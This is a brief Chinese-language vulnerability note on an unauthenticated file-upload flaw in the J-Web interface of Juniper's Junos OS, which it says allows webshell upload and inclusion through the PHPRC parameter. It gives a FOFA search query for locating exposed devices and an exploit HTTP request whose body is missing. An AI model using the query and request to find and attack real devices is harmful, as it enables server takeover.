J20-1Junos-网络操作系统-文件上传


漏洞描述:

Junos webauth_operation.php接口处存在文件上传漏洞,未经身份认证的攻击者可利用 Junos 操作系统的 J-Web 服务 /webauth_operation.php 路由上传 php webshell,通过 ?PHPRC 参数进行包含,进入控制整个 web 服务器。

影响版本:

• Junos-网络操作系统

网站图片:



网络测绘:

fofa语法:

FOFA: app="JUNIPer-Web-Device-Manager"

漏洞复现:

payload:

POST /webauth_operation.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

效果图:

